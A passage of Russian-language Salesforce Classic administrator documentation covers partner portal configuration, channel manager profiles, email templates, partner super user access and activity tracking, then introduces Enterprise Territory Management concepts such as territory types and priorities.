 **Прим.:** Каждая организация может создавать не более 5 партнерских порталов. Чтобы увеличить данное количество, обратитесь к менеджеру по продукции и подробно опишите случаи использования.

Ниже перечислены элементы, которые автоматически добавляются в организацию после включения партнерского портала.

### Профиль «Пользователь-партнер»

Пользователям партнерского портала могут быть назначены производные профили. Убедитесь, что каждому клонированному профилю не назначено полномочие «Пользователь только API». В противном случае, пользователи, связанные с профилем, не смогут выполнять вход на партнерский портал.

### Кнопка «Включить как партнера» в записях организаций

Данная кнопка позволяет создавать организации-партнеры.

### Кнопки «Включить пользователя партнерского портала» и «Просмотр пользователя партнерского портала» в записях контактов

Данные кнопки позволяют создавать и просматривать пользователей-партнеров.

### Группы «Все пользователи партнерского портала» и «Все внутренние пользователи», а также категория правил общего доступа «Роли и внутренние подчиненные роли»

Данные группы и категория правил общего доступа могут использоваться для создания правил общего доступа, которые предоставляют всем пользователям партнерского портала или системы Salesforce доступ к конкретным данным.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы включить партнерский портал, выполните указанные ниже действия.

- «Настройка приложения»


| Группа или категория   | Описание   |
|--|--|
| Группа «Все пользователи партнерского портала»                       | Данная группа содержит всех пользователей партнерского портала в организации.  |
| Группа «Все внутренние пользователи»                                 | Данная группа содержит всех пользователей Salesforce в организации.  |
| Категория правил общего доступа «Роли и внутренние подчиненные роли» | Данная категория позволяет создавать правила общего доступа для определенной роли пользователей Salesforce в организации и всех нижестоящих ролей, кроме ролей партнерского портала. |

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

## Конфигурация партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Созданный партнерский портал может быть настроен в соответствии с текущими бизнес-требованиями. Настройка партнерского портала позволяет удовлетворить потребности разных каналов распределения.

Чтобы настроить партнерский портал, выполните указанные ниже действия.

1. Введите строку «Партнеры» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Параметры».
2. Щелкните имя нужного портала.
3. Настройте параметры портала и шаблоны сообщений.
4. Настройте шрифты и цвета, используемые на портале.
5. Настройте доступные вкладки портала.
6. Назначьте профили партнеров portalу.
7. Настройте языки портала.
8. При необходимости добавьте компонент «Приветствие партнерского портала» в макеты начальной страницы, назначенные пользователям портала. Данный компонент отображает индивидуальное приветствие, содержащее имя менеджера канала распределения, а также ссылки на личный профиль и профиль компании.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки партнерского портала:

- «Настройка приложения»


9. При необходимости добавьте компонент «Папка входящих интересов партнерского портала» в макеты начальной страницы, назначенные пользователям портала. При входе на портал пользователям отображается список интересов для очередей интересов. Чтобы принять ответственность за интерес, щелкните ссылку **«Принять»** напротив нужного интереса. Подробные сведения об интересе отображаются только после выбора ссылки **«Принять»**.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

## Назначение профилей партнеров партнерскому portalу

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Пользователи портала могут входить только на партнерский портал, назначенный их профилям. Чтобы назначить профиль партнерскому portalу, выполните указанные ниже действия.

1. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Выберите имя нужного партнерского портала.
3. Щелкните **«Редактировать профили»** в разделе «Назначенные профили».
4. Установите флажок «Активно» напротив нужного профиля.

Пользователю портала доступны все партнерские порталы, назначенные его профилю, посредством одних регистрационных данных.

Чтобы просмотреть количество активных пользователей, связанных с каждым профилем, назначенным партнерскому portalу, воспользуйтесь полем «Пользователи» в разделе «Назначенные профили».

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения профилей партнеров партнерскому portalу:

- «Настройка приложения»



## Рекомендации по партнерскому portalу

-  **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## Советы по внедрению

- Пользователи портала могут входить только на партнерские порталы, назначенные их профилям.
 

Пользователю портала доступны все партнерские порталы, назначенные его профилю, посредством одних регистрационных данных.

Чтобы просмотреть количество пользователей, связанных с каждым профилем, назначенным партнерскому portalу, воспользуйтесь полем «Пользователи» в разделе «Назначенные профили».
- URL-адрес входа для каждого созданного партнерского портала содержит уникальный идентификатор (например, portalId=060D00000000Q1F). Данный идентификатор отображается на странице сведений о портале. Уникальный идентификатор определяет портал, доступный пользователю. Если используемый URL-адрес входа не содержит уникального идентификатора, то пользователь автоматически перенаправляется на URL-адрес входа для первого созданного партнерского портала. Обратите внимание, что пользователи портала могут выполнять вход на партнерский портал только посредством специальной страницы входа, а не страницы входа в систему Salesforce.
- Ниже перечислены элементы, параметры которых применяются к организации и партнерским порталам.
  - Списковые представления
  - Макеты поиска
  - Предупреждения бизнес-правил

## Рекомендации


- Каждый созданный партнерский портал поддерживает настройку шрифтов, цветов, шаблонов эл. почты и приветствий, поэтому организации могут создавать разные партнерские порталы для каждой поддерживаемой партнерской организации или сообщества партнеров.
  -  **Прим.:** JavaScript и код CSS автоматически удаляются из HTML-файлов, используемых в качестве приветствия портала.
- Партнерский портал не может быть удален. Чтобы запретить пользователям вход на портал, снимите флажок «Вход включен».
- При необходимости создайте несколько партнерских порталов, отображающих разные вкладки для пользователей с одинаковым профилем, при условии, что профилю доступны все объекты, отображаемые на вкладке.
- Организациям партнерского портала может быть задано стандартное количество ролей. Таким образом, партнерский портал позволяет сокращать количество неиспользуемых ролей.
- При включении партнерского портала стандартный портал помечается флажком «Вход включен». Снимите данный флажок и установите его только после настройки стандартного портала.

- Сообщите пользователям-партнерам о возможности назначения менеджера канала распределения ответственным за объект.
- Создайте макет начальной страницы для пользователей-партнеров, содержащий настраиваемые ссылки на популярные функции.
- Компонент «Приветствие партнерского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям партнерского портала. При входе на портал пользователям отображается индивидуальное приветствие, содержащее имя менеджера канала распределения, а также ссылки на личный профиль и профиль компании. Имя менеджера канала распределения, отображающееся в виде ссылки, может использоваться для отправки сообщений эл. почты. Изменение сведений о пользователях портала инициирует обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.
- Чтобы настроить компонент начальной страницы «Настраиваемые ссылки», добавьте ссылки, доступные пользователям-партнерам, или удалите данный компонент из макета начальной страницы.
- Пользователи-партнеры не могут задавать напоминания о задачах. Создайте процесс, позволяющий пользователям-партнерам управлять задачами без напоминаний.
- Компонент «Папка входящих интересов партнерского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям партнерского портала. Чтобы запретить пользователям партнерского портала выбор интересов, доступных для принятия, рекомендуем скрыть важные поля интересов (например, «Название компании» и «Имя интереса»).

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

## Советы по настройке менеджеров канала распределения на партнерском портале

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Менеджеры канала распределения — это внутренние пользователи, управляющие партнерами. Прежде чем включить портал, убедитесь, что менеджерам канала распределения назначены соответствующие полномочия для управления партнерами.

Менеджеры канала распределения могут быть настроены посредством профилей и ролей.

### Роли менеджера канала распределения

Уровень доступа пользователей к данным определяется иерархией ролей. Пользователи могут всегда просматривать и редактировать собственные записи. Кроме того, пользователи могут всегда просматривать, редактировать и составлять отчеты по данным, принадлежащим или доступным нижестоящим пользователям в иерархии ролей. Роли менеджеров всегда располагаются над ролями пользователей-партнеров, предоставляя доступ ко всем данным, принадлежащим подчиненным партнерам. При создании пользователей-партнеров система Salesforce автоматически добавляет роль пользователей-партнеров ниже роли менеджера канала распределения, несущего ответственность за организацию-партнера.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Чтобы упростить процесс управления менеджерами и пользователями-партнерами, создайте логическую структуру ролей менеджеров канала распределения.

### Профили менеджера канала распределения

Профили определяют полномочия, макеты страниц, вкладки и типы записей, доступные пользователям, а также другие параметры. Создайте уникальный профиль и настройте его параметры для менеджеров канала распределения. Ниже перечислены рекомендации по созданию данного профиля.

#### **Предоставьте менеджерам канала распределения доступ ко следующим вкладкам:**

«Интересы», «Организации», «Контакты», «Возможности», «Документы» и «Продукты». Также рекомендуем предоставить менеджерам канала распределения доступ к решениям и настраиваемым объектам (при их наличии).

#### **Назначьте типы записей.**

Назначьте профилям менеджера канала распределения соответствующие типы записей интересов.

#### **Назначьте макеты страниц.**

Назначьте профилям менеджера канала распределения соответствующие макеты страниц. Убедитесь, что макет страницы контактов, предназначенный для менеджеров канала распределения, содержит кнопки **«Включить вход на партнерский портал»** и **«Просмотр пользователя партнерского портала»**.

#### **Включите полномочие «Управление партнерами».**

Данное полномочие позволяет менеджерам канала распределения включать новые организации-партнеры и пользователей-партнеров.

#### **Предоставьте менеджерам канала распределения доступ к полю «Организация-партнер» в интересах, организациях и возможностях.**

Данное поле позволяет менеджерам канала распределения создавать списковые представления или отчеты для отслеживания действий пользователей-партнеров.

#### **Предоставьте менеджерам канала распределения доступ к полю «Дата последнего переноса» в интересах.**

Данное поле позволяет менеджерам канала распределения создавать списковые представления или отчеты для отслеживания действий пользователей-партнеров.

### Дополнительные советы


- Создайте общедоступную группу для менеджеров канала распределения. Данная группа может использоваться для фильтрации и определения уровня доступа к документам.
- Создайте очередь интересов для менеджеров канала распределения. Данная очередь может использоваться правилами назначения интересов.

#### СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

## Стандартные шаблоны сообщений партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Стандартные шаблоны сообщений могут быть настроены для каждого партнерского портала. Стандартные шаблоны сообщений используются сообщениями партнеров, кроме случаев выбора конкретных шаблонов для отдельного портала. Кроме того, стандартные шаблоны сообщений предназначены для общения с пользователями-партнерами, назначенными нескольким порталам.

Чтобы настроить стандартные шаблоны сообщений для партнерского портала, выполните указанные ниже действия.

1. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Щелкните ссылку **«Задать стандартные шаблоны эл. почты для всех порталов»**.
3. Нажмите кнопку **«Правка»**.
4. Заполните поля ниже.

### Параметры электронных уведомлений

| Параметр                     | Описание  |
|------------------------------|---|
| Адрес эл. почты отправителя  | Адрес эл. почты, используемый для отправки всех шаблонов сообщений партнерского портала (например, support@acme.com). Сообщения эл. почты отправляются системой Salesforce автоматически, но данный адрес отображается в поле отправителя. Ответ пользователя портала на шаблон сообщения отправляется на данный адрес. |
| Имя эл. почты отправителя    | Имя, связанное с параметром «Адрес эл. почты отправителя» (например, «Служба поддержки Acme»).  |
| Шаблон создания пользователя | Шаблон эл. почты, используемый для отправки имени пользователя и исходного пароля всем новым пользователям партнерского портала. По умолчанию образец шаблона выбирается автоматически. Данный шаблон должен быть помечен флажком «Доступно для использования».   |
| Шаблон создания пароля       | Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям партнерского портала при восстановлении паролей.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения стандартных шаблонов сообщений партнерского портала:

- «Настройка приложения»

### Параметры электронных уведомлений

| Параметр  | Описание   |
|---|--|
| Шаблон восстановления пароля                        | Шаблон эл. почты, используемый для отправки нового пароля текущим пользователям партнерского портала при восстановлении паролей посредством ссылки <b>«Забыли пароль?»</b> на странице входа партнерского портала. |
| Шаблон смены ответственного на пользователя портала | Шаблон эл. почты, используемый для отправки уведомления пользователям партнерского портала при назначении ответственности за запись на портале.  |


5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)


[Параметры партнерского портала](#)

## Настройка компонента «Папка входящих интересов партнерского портала»

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Компонент «Папка входящих интересов партнерского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям партнерского портала. При входе на портал пользователям отображается список интересов для очередей интересов. Чтобы принять ответственность за интерес, щелкните ссылку **«Принять»** напротив нужного интереса. Подробные сведения об интересе отображаются только после выбора ссылки **«Принять»**.

 **Прим.:** Папка входящих интересов отображается на начальной странице пользователя только при наличии интересов, доступных для принятия. Пользователь, принявший интерес, назначается ответственным, а сам интерес удаляется из папки входящих.

Чтобы выбрать столбцы, отображаемые пользователям, добавьте компонент в макеты начальной страницы, назначенные пользователям портала, и выполните указанные ниже действия.

1. Введите строку *«Партнеры»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Щелкните имя нужного партнерского портала.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения и настройки компонента «Папка входящих интересов партнерского портала»:

- «Настройка приложения»

3. Нажмите кнопку **«Настроить папку входящих интересов»**.
4. Добавьте, удалите или измените порядок отображения полей в списке «Выбранные поля».

 **Прим.:** Чтобы запретить пользователям партнерского портала выбор интересов, доступных для принятия, рекомендуем скрыть важные поля интересов (например, «Название компании» и «Имя интереса»).


5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

## Общие сведения об управлении пользователями партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Партнерские порталы поддерживают два типа пользователей: менеджеры канала распределения и пользователи-партнеры.

Менеджеры канала распределения — это внутренние пользователи, управляющие партнерами. Прежде чем включить портал, убедитесь, что менеджерам канала распределения назначены соответствующие полномочия для управления партнерами.

Пользователи-партнеры — это пользователи Salesforce, которым предоставляется ограниченный доступ. Они являются внешними пользователями организации, занимающимися реализацией продуктов или услуг через не прямые каналы сбыта. Данные пользователи связаны с отдельной организацией-партнером, имеют ограниченный доступ к данным и выполняют вход посредством партнерского портала.

В таблице ниже приведены ограничения для хранилища и функции, доступные пользователям-партнерам на портале.

|                          | Тип лицензии «Золотой партнер»  |
|--------------------------|---|
| Хранилище на лицензию    | 5 Мб хранилища данных на пользователя   |
| Документы                | Да  |
| Профиль моей организации | Да  |
| Интересы                 | Да  |
| Настраиваемые объекты    | Да  |
| Утверждения              | Да. Пользователи могут отправлять записи на утверждение и просматривать статус запросов на утверждение в связанном списке «Журнал утверждений» на страницах |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


| Тип лицензии «Золотой партнер»                         |   |
|--|---|
|  | сведений о записях, но не могут быть назначены ответственными за утверждение. |
| Организации  | Да  |
| Возможности  | Да  |
| Salesforce CRM Content (только чтение)                 | Да  |
| Отчеты   | Да  |
| Делегированное администрирование внешних пользователей | Да  |
| Эл. почта  | Да  |
| Обращения  | Да  |

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

## Настройка стандартных параметров пользователя и роли партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Ниже перечислены стандартные параметры пользователя и роли партнерского портала, доступные для настройки.

- [Задать стандартное количество ролей для организаций партнерского портала](#) на странице 2012
- [Включить доступ суперпользователя-партнера](#) на странице 2013

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для определения количества ролей на организацию портала:

- «Настройка приложения»

Для включения доступа суперпользователя-партнера:

- «Настройка приложения»

## Роли для организации партнерского портала

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Организациям партнерского портала может быть задано стандартное количество ролей. Таким образом, партнерский портал позволяет сокращать количество неиспользуемых ролей. Организациям может быть задано не более трех ролей.

Например, организации, включенной на партнерском портале, назначено три роли; при необходимости количество ролей может быть сокращено до одной.

Чтобы определить количество ролей для одной организации партнерского портала, выполните указанные ниже действия.

1. Введите строку «*Партнеры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры**».
2. Щелкните ссылку «Задать стандартные параметры пользователя и роли портала».
3. Нажмите кнопку «**Правка**» на странице «Стандартные параметры пользователя и роли портала».
4. Выберите нужное количество ролей в раскрывающемся списке «Количество ролей».
5. Нажмите кнопку «**Сохранить**».

Данный параметр не меняет количество ролей для текущих организаций портала.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Ограничения для партнерских порталов](#)

[Параметры партнерского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения количества ролей на одну организацию портала:

- «Настройка приложения»



## Включение доступа суперпользователя-партнера

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.

Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Доступ суперпользователя-партнера может быть включен только в том случае, если включена поддержка партнерского портала.

Чтобы включить доступ суперпользователя-партнера, выполните указанные ниже действия.

1. Введите строку «*Партнеры*» в поле «Быстрый поиск» и выберите пункт «**Параметры**».
2. Щелкните ссылку «**Задать стандартные параметры пользователя и роли портала**» на странице «Параметры функции управления отношениями с партнерами».
3. Нажмите кнопку «**Правка**» и установите флажок «Включить доступ суперпользователя-партнера».

Чтобы отменить доступ суперпользователя-партнера, снимите флажок «Включить доступ суперпользователя-партнера». Обратите внимание, что повторное включение данной функции инициирует автоматическое предоставление доступа суперпользователя всем пользователям, являвшимся суперпользователями ранее. Дополнительную информацию см. в разделе «[Назначение доступа суперпользователя-партнера](#)».

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения доступа суперпользователя-партнера:


- «Настройка приложения»

## Отслеживание действий партнеров

 **Прим.:** Начиная с выпуска Summer'13 партнерский портал недоступен для новых организаций. Текущие организации могут использовать портал в обычном режиме. При отсутствии партнерского портала общий доступ к данным может быть предоставлен партнерам посредством сообществ.


Текущие организации, поддерживающие партнерские порталы, могут продолжить использование собственных партнерских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Отслеживание действий партнеров позволяет повысить эффективность управления интересами и возможностями. Поле «Организация-партнер», добавленное в интересы и возможности, позволяет создавать настраиваемые отчеты и списковые представления, предназначенные для отслеживания действий пользователей-партнеров.

 **Совет:** Чтобы добавить все интересы или возможности, связанные с организацией-партнером, воспользуйтесь фильтром «"Организация-партнер" не равно» при создании спискового представления или отчета.

Ниже перечислены рекомендации по отслеживанию действий пользователей-партнеров.

- Создайте списковые представления для просмотра действий партнеров над интересами и возможностями за последнюю неделю.
- Создайте панель мониторинга для просмотра количества интересов, созданных за последнюю неделю и принадлежащих партнерам.
- Создайте списковое представление интересов, назначенных партнерам, которые давно не обновлялись.
- Создайте отчеты по прогнозам для возможностей пользователя-партнера.
- Чтобы найти интересы, которые не обновлялись своевременно, воспользуйтесь полем интереса «Дата последнего переноса».
- При использовании функции настраиваемого прогнозирования назначьте пользователя менеджером прогнозов для каждой роли партнера в иерархии прогнозов. Пользователю, назначенному менеджером прогнозов, предоставляется доступ ко всем прогнозам нижестоящих пользователей в иерархии прогнозов.

 **Прим.:** При переносе пользователей портала в другую организацию их роли обновляются и выполняются следующие действия:

- Возможности каждой организации Salesforce пересчитываются посредством [иерархии прогнозов](#) организации.
- Возможности, принадлежавшие пользователю партнерского портала, не переносятся в новую организацию.

СМ. ТАКЖЕ:

[Общие сведения о партнерском портале](#)

[Параметры партнерского портала](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых списковых представлений:

- «Чтение» для типа записи, добавленного в список

Для создания, редактирования, сохранения и удаления отчетов:

- «Запуск отчетов»

И

«Чтение» для записей, добавленных в отчеты

И

«Создание и настройка отчетов»


Для создания, редактирования и удаления панелей мониторинга:

- «Управление панелями мониторинга»

## Установка параметров продаж

### Управление территориями предприятия

Функция управления территориями предприятия позволяет моделировать территории продаж как логическую, но гибкую структуру, которая связывает торговых представителей с обслуживаемыми организациями.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

Исходная функция управления территориями Salesforce позволяет предоставлять пользователям доступ к организациям на основе таких критериев, как почтовый индекс, отрасль, доход или важное настраиваемое поле. Функция управления территориями предприятия дополняет исходную функцию типами территории, моделями территории и состояниями модели территории. Данные компоненты поддерживают создание и предварительный просмотр разных стратегий и структур территорий перед активацией и внедрением наиболее оптимального варианта. Кроме того, функция управления территориями предприятия поддерживает более удобные назначения между территориями, организациями и возможностями. При необходимости настраиваемые отчеты позволяют структурировать модель территории для оптимального покрытия, оценивать эффективность территории и изменять текущую модель. По мере разработки и создания модели территории Chatter может использоваться рабочей группой для совместной работы.


Полные инструкции по внедрению данной функции см. в *Руководстве по внедрению функции управления территориями предприятия*.

СМ. ТАКЖЕ:

[Руководство по внедрению функции управления территориями предприятия](#)

### Понятия функции управления территориями предприятия

Данный раздел описывает функции и связанные понятия, встречающиеся при использовании функции управления территориями предприятия. Понимание данных понятий позволяет повысить эффективность моделирования территорий.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

#### Тип территории

Типы территории позволяют систематизировать территории по ключевым характеристикам, важным для компании. Каждая созданная территория должна иметь тип территории. Типы территории используются *только* для систематизации и создания территорий: они не отображаются иерархиями моделей территории.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Приоритет типа территории

Сведения о приоритете типа территории позволяют выбирать соответствующий тип территории для создаваемых или редактируемых территорий. Ввиду отсутствия predetermined приоритетов, рекомендуем создать собственную схему приоритетов. Например, приоритет «001» может указывать на самый высокий или самый низкий приоритет типа территории. Убедитесь, что схема поддерживает возможность масштабирования по мере добавления других типов территорий.

### Территория

Территории позволяют группировать организации и пользователей Salesforce, работающих с данными организациями. Территории создаются на основе типов территории.

### Модель территории

Модель территории соответствует полной системе управления территориями, заданной для организации. Моделирование поддерживает создание и предварительный просмотр разных структур территорий, а также различных назначений организаций и пользователей, перед активацией наиболее оптимальной модели.

### Иерархия территорий

Иерархия территорий отображает структуру территорий модели и является ее основной точкой взаимодействия. Иерархия позволяет создавать, редактировать и удалять территории, выполнять правила назначения для территорий и просматривать страницы сведений о территориях. Кроме того, иерархия позволяет назначать территории возможностям, выполнять правила назначения на уровне модели и активировать или архивировать модель.

### Состояние модели территории


Состояние модели территории определяет текущий статус территории. Одновременно организация может использовать только одну модель территории в состоянии «Активно», но пользователи могут создавать и поддерживать разные модели в состоянии «Планирование» или «Архивировано».

### Как полномочия влияют на доступ к функциям и данным при использовании функции управления территориями предприятия?

При внедрении функции управления территориями предприятия просмотрите последствия назначения полномочий для администрирования и предоставления доступа к записям и данным.

## Тип территории

Типы территории позволяют систематизировать территории по ключевым характеристикам, важным для компании. Каждая созданная территория должна иметь тип территории. Типы территории используются *только* для систематизации и создания территорий: они не отображаются иерархиями моделей территорий.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Например, пользователь может создать тип территории по имени «*Названные организации Компании*» и использовать данный тип для создания территорий, содержащих названные организации. Или пользователь может создать тип территории по имени «*География России*» и использовать данный тип для создания территорий на основе областей или регионов.

При создании типа территории убедитесь, что метка и описание точно определяют территории, принадлежащие данному типу.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Приоритет типа территории


Сведения о приоритете типа территории позволяют выбирать соответствующий тип территории для создаваемых или редактируемых территорий. Ввиду отсутствия предопределенных приоритетов, рекомендуем создать собственную схему приоритетов. Например, приоритет «001» может указывать на самый высокий или самый низкий приоритет типа территории. Убедитесь, что схема поддерживает возможность масштабирования по мере добавления других типов территорий.

При создании территории выберите тип территории из поля поиска «Тип территории». Поле поиска позволяет просматривать назначенный приоритет типа территории.

 **Пример:** Организация использует приоритет типа территории для отображения годовой стратегии продаж. Организация ожидает больше возможностей от региона «Восток», чем от региона «Запад», поэтому назначает приоритет «001» типу территории «Восток», а приоритет «005» типу территории «Запад». Данные назначения позволяют выбирать правильный тип территории при создании записей территорий. Обнаружив непредвиденный рост количества возможностей в регионе «Север» по истечении полугодия, организация может создать тип территории «Север» и назначить ему приоритет «003» для отображения изменений в стратегии продаж.

## Территория


Территории позволяют группировать организации и пользователей Salesforce, работающих с данными организациями. Территории создаются на основе типов территории.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

